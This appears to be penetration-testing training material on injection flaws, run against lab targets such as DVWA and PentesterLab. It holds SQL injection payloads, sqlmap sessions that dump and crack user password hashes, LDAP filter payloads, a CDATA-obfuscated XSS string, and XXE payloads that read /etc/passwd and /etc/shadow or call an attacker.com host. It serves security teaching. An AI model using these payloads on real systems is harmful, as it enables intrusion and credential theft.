- Software version: 5.5.27 - MySQL Community Server (GPL)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

1 x 2 x 3 x 4 x 5 x ...

Go Cancel < >

Request

Raw Params Headers Hex ViewState

POST request to /bookdetail.aspx

Type	Name	Value
URL	id	1' union select null,user()
Cookie	__cfduid	dc6029645e59a793349b3b819dae03fe...
Cookie	__ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20075b16c5e988ea1351a1af
Cookie	__tawkuuid	c:\infosecaddicts.com\AptkfxgFF6GW88...
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7bbca7cf
Cookie	__fbp	fb.1.1564955153850.417041806
Cookie	__gid	GA1.2.1223647954.1565405500
Body	__EVENTTARGET	
Body	__EVENTARGUMENT	
Body	__VIEWSTATE	/wEPDwUjMzUzOTgwMzQ0ODQwAmYpZB...
Body	__VIEWSTATEGENERATOR	6DCAC49F
Body	ctl00\$txtSearch	
Body	ctl00\$txtSearchDOMXSS	
Body	ctl00\$ddlAdvSearch	Publication
Body	ctl00\$ibSearchDOMXSS.x	16
Body	ctl00\$ibSearchDOMXSS.y	8
Body	ctl00\$txtNewsEmail	

Body encoding: application/x-www-form-urlencoded

Done

Response

Raw Headers Hex HTML Render ViewState

Target: https://aspdotnetapp.infosecaddicts.com

13,000 bytes | 107 millis

1' union select null,user())

Server Error in '/' Application.

Unclosed quotation mark after the character string ' union null,user()'

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ' union null,user()'.

Source Error:

```

Line 191:         SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:         DataSet dsResult = new DataSet();
Line 193:         myAd.Fill(dsResult);
Line 194:         return dsResult;
Line 195:     }

```

Source File: c:\inetpub\wwwroot\App_Code\BookService.cs **Line:** 193

Stack Trace:

```

[SqlException (0x80131904): Unclosed quotation mark after the character string ' union null,user()'.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopySimpl
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternalCommand, Boolean
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async, Boolean
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, Boolean
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, Boolean
System.Data.Common.DbDataReader.FillInternal(DataSet dataset, DataTable[] dataTables, Int32 startRecord, Int32 maxRecords, String srcTable, Boolean
System.Data.Common.DbDataReader.Fill(DataSet dataset, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior

```


Request

Raw Params Headers Hex ViewState

POST request to /bookdetail.aspx

Type	Name	Value
URL	id	1' order by 3
Cookie	__cfduid	dc6029645e59a793349b3b819dae03f6...
Cookie	__ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuid	e-infosecadidcts.com:ApkfxgFf6GWh8...
Cookie	__stripe_mid	b53f835b-625c-4a04-8f68-075c7bbca7cf
Cookie	__fbp	fb.1.1564955153850.417041806
Cookie	__gid	GA1.2.1223647954.1565405500
Body	__EVENTTARGET	
Body	__EVENTARGUMENT	
Body	__VIEWSTATE	/wEPDwUJmZuZOTgwMzQ0Q2QWAmYPZB...
Body	__VIEWSTATEGENERATOR	6DCAC49F
Body	ctl00\$txtSearch	
Body	ctl00\$txtSearchDOMXSS	
Body	ctl00\$ddlAdvSearch	Publication
Body	ctl00\$lbSearchDOMXSS.x	16
Body	ctl00\$lbSearchDOMXSS.y	8
Body	ctl00\$txtNewsEmail	

Add
Remove
Up
Down

Body encoding: application/x-www-form-urlencoded

1' order by 3#

Response

Raw Headers Hex HTML Render ViewState

The screenshot shows the 'Books Forever' website interface. At the top, there's a search bar with a 'Go' button. Below it, the 'Book Detail' section is visible. The book title is 'Do not Make Me Think A Common Sense Approach to Web Usability' by Steve Krug and Roger Black. The author information is displayed as 'Steve Krug and Roger Black'. There's a 'Publication' dropdown menu and a 'Go' button. The page also features a grid of book covers and a 'Notes' section with a search prompt: 'Search your books & authors by the first name'.

Server Error in '/' Application.

Unclosed quotation mark after the character string ' order by 3'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ' order by 3'.


Source Error:

```
Line 191:         SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:         DataSet dsResult = new DataSet();
Line 193:         myAd.Fill(dsResult);
Line 194:         return dsResult;
Line 195:     }
```

Source File: c:\inetpub\wwwroot\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ' order by 3'.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopySimpl
System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90
System.Data.SqlClient.SqlDataReader.get_MetaData() +99
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean asyn
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method,
System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method)
System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301
System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable,
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBeha
```

Boolean-based SQLi

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. We will use the following pseudo-functions:

SUBSTRING (text, start, length) : returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char) : it gives back ASCII value of the input character. A null value is returned if char is 0. **LENGTH (text)** : it gives back the number of characters in the input text.

Time-based SQLi

The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```


Consider also the request to a script who executes the query

above: `http://www.example.com/product.php?id=10`

The malicious request would be (e.g. MySQL 5.x):

`http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--`

In this example the tester is checking whether the MySQL version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.



```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCCpFswaD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" --dbs
{1.0-dev-nongit-20180313}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:29:49

[10:29:49] [INFO] resuming back-end DBMS 'mysql'
[10:29:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 9399=9399 AND 'iWPS'='iWPS&Submit=Submit
```



```
[10:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:29:50] [INFO] fetching database names
[10:29:50] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[10:29:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.222.136'
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLcCpSwaD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -D dvwa --tables

{1.0-dev-nongit-20180313}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 10:31:30
```

```
[10:31:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:31:30] [INFO] fetching tables for database: 'dvwa'
[10:31:30] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLcCpSwaD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -T users --column

{1.0-dev-nongit-20180313}
http://sqlmap.org
```

```
[10:32:44] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCCPfSwaD7x4g; PHPSESSID=gtavcd6hjpoqvkn2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -C user,password --dump
```

```
[10:33:47] [INFO] fetching entries of column(s) 'user', password' for table 'users' in database 'dvwa'
[10:33:47] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[10:33:47] [INFO] the SQL query used returns 6 entries
[10:33:47] [INFO] retrieved: "1337","8d3533d75ae2c3966d7e0d4fcc69216b"
[10:33:47] [INFO] retrieved: "admin","21232f297a57a5a743894a0e4a801fc3"
[10:33:47] [INFO] retrieved: "gordonb","e99a18c428cb38d5f260853678922e03"
[10:33:47] [INFO] retrieved: "pablo","0d107d09f5bbe40cade3de5c71e9e9b7"
[10:33:47] [INFO] retrieved: "smithy","5f4dcc3b5aa765d61d8327deb882cf99"
[10:33:47] [INFO] retrieved: "user","eellcbb19052e40b07aac0ca060c23ee"
[10:33:47] [INFO] analyzing table dump for possible password hashes
[10:33:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:33:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:34:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[10:34:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
```

```

[10:34:21] [INFO] postprocessing table dump
Database: dvwa
Table: users
[6 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 21232f297a57a5a743894a0e4a801fc3 (admin)   |
| gordonb| e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)|
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password)|
| user   | ee11cbb19052e40b07aac0ca060c23ee (user)   |
+-----+-----+

[10:34:21] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.2
22.136/dump/dvwa/users.csv'
[10:34:21] [INFO] fetching columns 'user, password' for table 'guestbook' in database '
dvwa'

```

6. Testing for LDAP Injection

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters.




Metachar	Meaning
&	Boolean AND
	Boolean OR
!	Boolean NOT
=	Equals
≈	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized information
- Add or modify Objects inside LDAP tree structure

How to test

Example test: Login



Two inverse query resulted in different

response. Retest with Vulnerabilities

Scanner

Issues

- ! LDAP injection
 - i Input returned in response (reflected) [4]
 - i Cross-domain Referer leakage [2]
 - i Browser cross-site scripting filter disabled [2]
 - i Email addresses disclosed [2]
 - i Frameable response (potential Clickjacking) [2]

Advisory Request 1 Response 1 Request 2 Response 2

! LDAP injection Compare responses

Issue: LDAP injection
 Severity: High
 Confidence: Firm
 Host: http://192.168.222.156
 Path: /ldap/example2.php

Issue detail

The **name** parameter appears to be vulnerable to LDAP injection attacks.

The payloads `*)(objectClass=* and *)!(objectClass=*)` were each submitted in the name parameter. These two requests resulted in different responses, indicating that the input may be being incorporated into a conjunctive LDAP query in an unsafe manner.

7. Testing for XML Injection


XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

How to Test


Discovery : the first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:


- Single Quote: ' – when not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.
- Double Quote: " – this character has same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.
- Angular parentheses: > and <



- Comment tag: `<!--` - this sequence of characters is interpreted as the beginning/end of a comment.



- Ampersand: `&` - the ampersand is used in the XML syntax to represent entities. The format of an entity is `'&symbol'`.



- CDATA section delimiters: `<![CDATA[/]]>` - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In other words, characters enclosed in a CDATA section are not parsed by an XML parser.

`<![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>`

During the processing, the CDATA section delimiters are eliminated, generating the xss code.

External Entity

The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote system.

To test for XXE vulnerabilities, one can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute

th

e entity with the contents of the /dev/random file.

Other useful tests are the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```


<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>

1621	http://192.168.222.156	GET	/xml/example1.php?xml=%3CDOCTYPE...	✓	200	2719	HTML	php	PentesterLab » W...	192.168.222.156
------	------------------------	-----	-------------------------------------	---	-----	------	------	-----	---------------------------	-----------------

Request Response

Raw Params Headers Hex

GET request to /xml/example1.php

Type	Name	Value
URL	xml	<DOCTYPE foo [<ENTITY xxe SYSTEM "file:///etc/passwd">]>-test-hacker &xxe:</test>

1621	http://192.168.222.156	GET	/xml/example1.php?xml=%3CDOCTYPE...	✓	200	2719	HTML	php	PentesterLab » W...	192.168.222.156
1624	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓	200	205	text			50.112.201.212

Request Response

Raw Headers Hex HTML Render

[PentesterLab.com](#)

• [Home](#)

Hello hacker root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Maildir:/var/mail:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh bbuid:x:100:101:/var/lib/bsduid:/bin/sh mysql:x:101:103:MySQL Server:/var/lib/mysql:/bin/false sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin openid:x:103:106:OpenLDAP Server Account:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user:/home/user:/bin/bash

